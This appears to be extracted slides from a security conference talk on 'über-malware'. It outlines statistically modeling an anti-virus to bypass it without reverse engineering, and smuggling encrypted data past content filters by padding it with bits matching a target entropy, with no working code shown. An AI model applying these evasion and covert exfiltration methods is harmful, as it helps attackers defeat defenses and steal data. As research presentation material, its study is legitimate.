- Invisible worm : avoid being spotted by an anti-virus (system evasion)
- [*Im*/*Ex*]porting data : avoid the detection of the information leak

The challenge
Victim targeting using random generators
Auto-protection using deniable encryption
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Inside statistics
Statistical simulability
Applications

Application : anti-virus bypass

AV estimation

- Reversing an anti-virus to understand all its detection schemes can be very long
- Estimating how it behaves can be much more simple. . .

Statistical evasion

- Consider a large set of infected and clean data
- Submit it to the AV

$\Rightarrow$ Get the probability estimation for each detection scheme (signatures, heuristics, spectral, . . .)

  - Huh ... we just analyzed an AV with no reverse at all :)

- The AV is modeled thanks to an hypothesis test, we can now simulate it, and thus bypass it

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Building the hypothesis test

- Given a file of size n
- Look for a signature $\sigma_{\mathcal{M}}$ for malware $\mathcal{M}$
- Extract all the $n = |\sigma_{\mathcal{M}}|$ bytes long sequences
- Compare with $\sigma_{\mathcal{M}}$: $N = \binom{n}{s}$ combinations $\Rightarrow$ sampling
- File not infected $\mathcal{H}_0$ follows a normal law $\mathcal{N}(N.p, \sqrt{N.p.(1-p)})$
  - p is the probability for any pattern of size s to match $\sigma_{\mathcal{M}}$
- File infected $\mathcal{H}_1$: file is infected as soon as $\sigma_{\mathcal{M}}$ is matched
  - mean=1, variance=0
- Decision rate is calculated based on α and β (both are fixed)

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Application : [*im*/*ex*]porting forbidden data

Content filtering

- In some places, encryption is forbidden
  - Encrypted attachments are systematically dropped and destroyed
  - Encrypted communication channels are detected and blocked
- What if a malware wants to [*im*/*ex*]port data
  - It wants to encrypt it
  - But it is forbidden. . .

Analyzing the detection

- Encryption is detected based on entropy and redundancy[a]
- The filter computes both values based either on samples coming from the data flow or the whole file
- If the values are in a certain interval, the file is dropped

$\Rightarrow$ Let's make it happy then. . .


[a] It is much more complex but we keep it as a pedagogical example.

Application : [*im*/*ex*]porting forbidden data

Building data with the proper entropy

- Consider a target data D with a target distribution and entropy
  - Ex. : a french document with the proper frequencies for the letters
- Encode the length L ($L \geq 1000$) of the next bits
- Generate L bits according to the expected distribution for D
- Add 64 bits of the encrypted and secret file
- And so on

$\Rightarrow$ Probability distribution and entropy converge towards expectations



Last words

Building *über-malware*

- Propagation made precise with a biased random generator
  - Easily adaptable to the WAN of a large company
- Code is impossible to analyze and deniable
  - Strong cryptography properly used ensures security even for the bad guys
- Detecting it just luck as it keeps under the radar
  - Hypothesis testing can be used in many places to check the operational efficiency of an action

$\Rightarrow$ A bit of malice and math are enough to achieve that. . .

Q & (hopefully) A

Greetings

Nico Fischy (for the reviews, comments and talks), our employers (to let our twisted brains work on such topic – and worst ones), mom and dad, and Sushi (my red fish).

Wake up your neighbors . . .

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